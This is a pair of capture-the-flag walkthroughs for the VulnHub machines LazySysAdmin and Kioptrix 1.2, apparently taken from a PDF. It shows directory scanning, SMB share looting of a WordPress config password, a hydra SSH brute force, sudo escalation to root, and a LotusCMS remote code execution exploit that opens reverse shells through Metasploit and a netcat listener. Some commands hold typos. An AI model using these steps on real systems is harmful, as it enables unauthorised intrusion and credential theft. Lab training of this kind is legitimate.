WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.186.141/ ----
==> DIRECTORY: http://192.168.186.141/apache/
+ http://192.168.186.141/index.html (CODE:200|SIZE:36072)
+ http://192.168.186.141/info.php (CODE:200|SIZE:77269)
==> DIRECTORY: http://192.168.186.141/javascript/
==> DIRECTORY: http://192.168.186.141/old/
==> DIRECTORY: http://192.168.186.141/phpmyadmin/
+ http://192.168.186.141/robots.txt (CODE:200|SIZE:92)
+ http://192.168.186.141/server-status (CODE:403|SIZE:295)
```

Directory Traversal using dirb tool

Here, we can see some directories like wp,wordpress,robot.txt etc . Lets open them one by one, unfortunately we did not get anything except in wordpress directory. Look what we got in wordpress directory, username “togie”.



You can choose to crack the password with 'hydra' or you can use shared files with Samba to get the database settings and password if any. To crack the password use the following commands


First locate the password file called rockyou.txt, with the following command #locate rockyou.txt, if the file doesn't exist you might need to unzip it with gunzip command.

Finally

```
#hydra -l tobie -P /usr/share/wordlist/rockyou.txt ssh://IP
```

Or you can continue with directory traversal in the shared directories
Wordpress directory


We also have other ports opened i.e. 139 and 445. So lets try to access them by smbclient command. Now all the shared directories available on the given host are visible.



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:lin
ux_kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
root@kali:~# smbclient -L 192.168.186.141
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
[sharename] [Type] [Comment]
print$ Disk Printer Drivers
share$ Disk Sumshare
IPC$ IPC IPC Service (Web server)
Reconnecting with SMB1 for workgroup listing.

[Server] [Comment]
Workgroup Master
WORKGROUP LAZYSYSADMIN
root@kali:~#
```

Show all shared directories on the network



```
root@kali:~# smbclient '\\192.168.186.141\share$'
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
wordpress
Backnode_files
wp
deets.txt
robots.txt
todolist.txt
apache
index.html
info.php
test
old

D      0 Tue Aug 15 04:05:52 2017
D      0 Mon Aug 14 05:34:47 2017
D      0 Mon Jun 18 11:12:31 2018
D      0 Mon Aug 14 05:08:26 2017
D      0 Tue Aug 15 03:51:23 2017
N    139 Mon Aug 14 05:20:05 2017
N     92 Mon Aug 14 05:36:14 2017
N     79 Mon Aug 14 05:39:56 2017
D      0 Mon Aug 14 05:35:19 2017
N  36072 Sat Aug  5 22:02:15 2017
N      20 Tue Aug 15 03:55:19 2017
D      0 Mon Aug 14 05:35:10 2017
D      0 Mon Aug 14 05:35:13 2017

3029776 blocks of size 1024. 1420080 blocks available

smb: \>
```

Open and view the share directories

- *Gaining Access*

Now go to each and every directory to find out information. Lets go to *wordpress directory* and look what we have found, **config php** file. Open it using `nanocommand` or downloaded it using `get command`.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has two tabs, both titled "root@kali: ~". The left tab displays a file listing from a directory named "Wordpress". The right tab shows the output of an SMB transfer command.


File Listing (Left Tab):

	index.php	N	418	Tue Sep 24	17:18:11	2013		
	wp-cron.php	N	3286	Sun May 24	10:26:25	2015		
	wp-links-opml.php	N	2422	Sun Nov 20	18:46:30	2016		
	readme.html	N	7413	Mon Jun 18	11:12:31	2018		
	wp-signup.php	N	29924	Tue Jan 24	03:08:42	2017		
	wp-content	D	0	Mon Jun 18	11:12:27	2018		
	license.txt	N	19935	Mon Jun 18	11:12:31	2018		
	wp-mail.php	N	8048	Tue Jan 10	21:13:43	2017		
	wp-activate.php	N	5447	Tue Sep 27	14:36:28	2016		
	.htaccess	H	35	Tue Aug 15	04:40:13	2017		
	xmlrpc.php	N	3065	Wed Aug 31	09:31:29	2016		
	wp-login.php	N	34337	Mon Jun 18	11:12:31	2018		
	wp-load.php	N	3301	Mon Oct 24	20:15:30	2016		
	wp-comments-post.php	N	1627	Mon Aug 29	05:00:32	2016		
	wp-config.php	N	3703	Mon Aug 21	02:25:14	2017		
	wp-includes	D	0	Wed Aug 2	14:02:03	2017		

SMB Transfer Log (Right Tab):

```
3029776 blocks of size 1024. 1420080 blocks available
smb: \Wordpress\> cd wp-config.php
cd \Wordpress\wp-config.php\; not a directory
smb: \Wordpress\> get wp-config.php
getting file \Wordpress\wp-config.php of size 3703 as wp-config.php (904.0 Kilobytes/sec) (average 904.1 Kilobytes/sec)
smb: \Wordpress\>
```

Download the Wordpress Config File



```
wp-config.php
MySQL Settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing\_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMySQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

PHP ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS
```

Open Config file and Observe the MySQL Credentials

See we have found **MySQL Credentials** in wp-config.php file. But we will use them later. Lets try Hydra tool which is used to brute force the password by using the our favourite wordlist “rockyou.txt”.

```
hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.xxx.xxx
```

```
root@kali: /usr/share/wordlists
File Edit View Search Terminal Tabs Help
togie@LazySysAdmin: ~ x root@kali: /usr/share/w... x root@kali: ~ x
root@kali:/usr/share/wordlists# hydra -t 4 -l togie -P rockyou.txt ssh://192.168.186.141
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-22 00:48:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.186.141:22/
[22][ssh] host: 192.168.186.141 login: togie password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-22 00:49:19
root@kali:/usr/share/wordlists#
```

Brute force the ssh login password

Here, we got the SSH login credentials ... :). This is the same password, which we have seen in deets.txt. Let connect to server via these credentials and see if it works. SSH(secure shell) is a cryptographic network protocol which is used to connect any remote server securely. By using below command, we have gain the access of remote server successfully.

```
ssh togie@192.168.x.x
```

```
togie@LazySysAdmin: ~
File Edit View Search Terminal Tabs Help
togie@LazySysAdmin: ~ x root@kali: /usr/share/w... x root@kali: ~ x
root@kali:~# ssh togie@192.168.186.141
The authenticity of host '192.168.186.141 (192.168.186.141)' can't be established.
ECDSA key fingerprint is SHA256:pHi3EZCmITZrakf7q4RvD2wzkKqmJF0F/SIhYcFzkOI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.186.141' (ECDSA) to the list of known hosts.
#####
#####
#          #
#          All connections are monitored and recorded
#          #
#          Disconnect IMMEDIATELY if you are not an authorized user!
#####
#####
togie@192.168.186.141's password:
Permission denied, please try again.
togie@192.168.186.141's password: enter the password '12345'
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation: https://help.ubuntu.com/

```

Secure Remote Login

- *Privilege Escalation*

As we know that we have logged in as a user named *togie*. Now we have to gain the root privileges. To do that we need to perform following:

```
togie@LazySysAdmin:~$ python -c 'import pty;pty.spawn("/bin/sh")'$ sudo -l$ sudo su$ cd
..$ cd ..$ cd root/$ root@LazySysAdmin:~$ cat proof.txt
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@LazySysAdmin: ~". The terminal content shows a user named "togie" attempting to gain root privileges. The user runs "python -c 'import pty; pty.spawn(\"/bin/sh\")'" and then "sudo -l". They are prompted for their password, which they enter as "12345". The terminal then displays the root shell prompt "root@LazySysAdmin: ~". The user then runs "ls" to list the contents of the root directory, which includes "initrd.img" and "vmlinuz". Finally, the user finds a file named "proof.txt" in the root directory.

```
root@LazySysAdmin: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@LazySysAdmin: ~

Password: Enter password '12345'
togie@LazySysAdmin:~$ python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
$ sudo su
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# cd ..
root@LazySysAdmin:/home# ls
togie
root@LazySysAdmin:/home# cd ..
root@LazySysAdmin:/# ls
bin  dev  home      lib       media   old   proc   run   srv  tmp  var
boot etc  initrd.img lost+found  mnt   opt   root   sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# cd root/
root@LazySysAdmin:~/# ls
proof.txt
```

Gaining root privileges

See we have found the proof.txt in root directory. Open it using cat command. Hurray! we got our final flag

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root@LazySysAdmin: ~

File Edit View Search Terminal Tabs Help

root@LazySysAdmin: ~ x root@kali: /usr/share/w... x root@kali: ~ x

```
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)

Hope you learn't a few things along the way.

Regards,
Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#sLTET7
pf%&lnRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#
```

VULNHUB – KIOPTRIX LEVEL 1.2 (#3) WALKTHROUGH (KVM3)

[Vulnhub – Kiptrix Level 3](#) challenge continuing OSCP like machines series. So, we usually start by doing some enumeration on services. But before that we have to find out the IP Address of our machine.

Information Gathering

netdiscover will scan for all devices connected on your network or you can use arp-scan your choice.

```
#netdiscover -r [network ID/ subment mask]
```

e.g. #netdiscover -r 192.168.1.0/24

Target IP revealed is 192.168.1.10 in this case, for your case the IP will be different.

The nmap command reveals two ports are open, 22 and 80

```
PORt STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Port 80 Running Apache httpd 2.2.8 (Ubuntu)

Let's take a look, <http://192.168.1.10> (use your target IP on a browser)

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Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it [now!](#)

If we take a look it's running lotuscms.org CMS.



To gain lower level shell we can use two different ways

1. Automated with metasploit
2. Manually with a shell script

1. Metasploit

Exploit using Metasploit

```
#msfconsole
```

```
msf >search lotuscms
```

use the exploit displayed as follows

```
Terminal
File Edit View Search Terminal Help
msf > use exploit/multi/http/lcms_php_exec
msf exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST          yes        The target address
RPORT          80         yes        The target port (TCP)
SSL            false       no        Negotiate SSL/TLS for outgoing connections
URI          /lcms/       yes        URI
VHOST          no         HTTP server virtual host

Exploit target:

Id  Name
--  --
0   Automatic LotusCMS 3.0

msf exploit(multi/http/lcms_php_exec) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(multi/http/lcms_php_exec) > set URI /
URI => /
msf exploit(multi/http/lcms_php_exec) >
```

```
Terminal
File Edit View Search Terminal Help
Module options (exploit/multi/http/lcms_php_exec):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST          192.168.1.10  yes        The target address
RPORT          80         yes        The target port (TCP)
SSL            false       no        Negotiate SSL/TLS for outgoing connections
URI          /           yes        URI
VHOST          no         HTTP server virtual host

Exploit target:


Id  Name
--  --
0   Automatic LotusCMS 3.0

msf exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Sending stage (37543 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.10:36999) at 2018-05-10 08:33:32 -04
00
```

2. With shell script from GITHUB

Google Search: lotusCMS exploit



About 5,480 results (0.33 seconds)

github.com › LotusCMS-Exploit ›

[Hood3dRob1n/LotusCMS-Exploit: LotusCMS 3.0 ... - GitHub](#)

LotusCMS 3.0 eval() Remote Command Execution. Contribute to Hood3dRob1n/LotusCMS-Exploit development by creating an account on GitHub.

github.com › LotusCMS-Exploit › blob › lotusRCE ›

[LotusCMS-Exploit/lotusRCE.sh at master · Hood3dRob1n ...](#)

LotusCMS 3.0 eval() Remote Command Execution. Contribute to Hood3dRob1n/LotusCMS-Exploit development by creating an account on GitHub.

A screenshot of a GitHub repository page. At the top, there is a logo placeholder, a "Sign up" button, and a "Create new repository" button. Below the header, there are buttons for "master" (with a dropdown arrow), "1 branch", "0 tags", "Go to file", and a download icon. The main content area displays a commit history:

Commit	Author	Date	Actions
41475f4	Hood3dRob1n	on Feb 11, 2013	
README.md		Update README.md	8
lotusRCE.rb		adding ruby version of exploit	8
lotusRCE.sh		first commit	8


Below the commit history, there is a list of files:

- [README.md](#)

Open the option written lotusRCE.sh and copy it to your Kali machine, and remember to give it full permission, you can also change the name if you wish.

#chmod +x lotusRCE.sh

On your Kali machine listen for incoming connection through any port, I choose 8001



```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# nc -lvp 8001
listening on [any] 8001 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 40916
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[0] 0:Exploit- 1:NC* "TheHackToday" 08:54 10-May-18
```

Then execute your shell script with a ./script_name.sh [target IP]

e.g. ./lotusRCE.sh 192.168.1.10

Then enter the necessary information such as IP of attacking machine 192.168.1.9 {kali IP} and port that it is listening to {8001}

The screenshot shows a terminal window titled "root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. The terminal content is as follows:

```
Path found, now to check for vuln....  
</html>>Hood3dRobIn  
Regex found, site is vulnerable to PHP Code Injection!  
About to try and inject reverse shell....  
what IP to use?  
192.168.1.9  
What PORT?  
8001  
OK, open your local listener and choose the method for back connect:  
1) NetCat -e      3) NetCat Backpipe  5) Exit  
2) NetCat /dev/tcp  4) NetCat FIFO  
#? 1
```

The terminal window is set against a dark background. The bottom status bar shows the session name "[0] 8:Exploit* 1:NC" and the date/time "TheHackToday" 08:53 18-May-18.

Root

So, Now that we have limited shell we'll go for root now. Find all the users and directories.

```
cat /etc/passwd
```

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

Now we have two users loneferret and dreg let's check inside directories what they hiding.

Let's check first loneferret /home/loneferret/.

“sudo ht” was intersting but nothing really happened.

```
root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,,:/home/dreg:/bin/rbash

cd /home/loneferret
ls -la
total 64
drwxr-xr-x 3 loneferret loneferret 4096 Apr 17 2011 .
drwxr-xr-x 5 root      root      4096 Apr 16 2011 ..
-rw-r--r-- 1 loneferret users     13 Apr 18 2011 .bash_history
-rw-r--r-- 1 loneferret loneferret 220 Apr 11 2011 .bash_logout
-rw-r--r-- 1 loneferret loneferret 2940 Apr 11 2011 .bashrc
-rw----- 1 root      root      15 Apr 15 2011 .nano_history
-rw-r--r-- 1 loneferret loneferret 586 Apr 11 2011 .profile
drwx----- 2 loneferret loneferret 4096 Apr 14 2011 .ssh
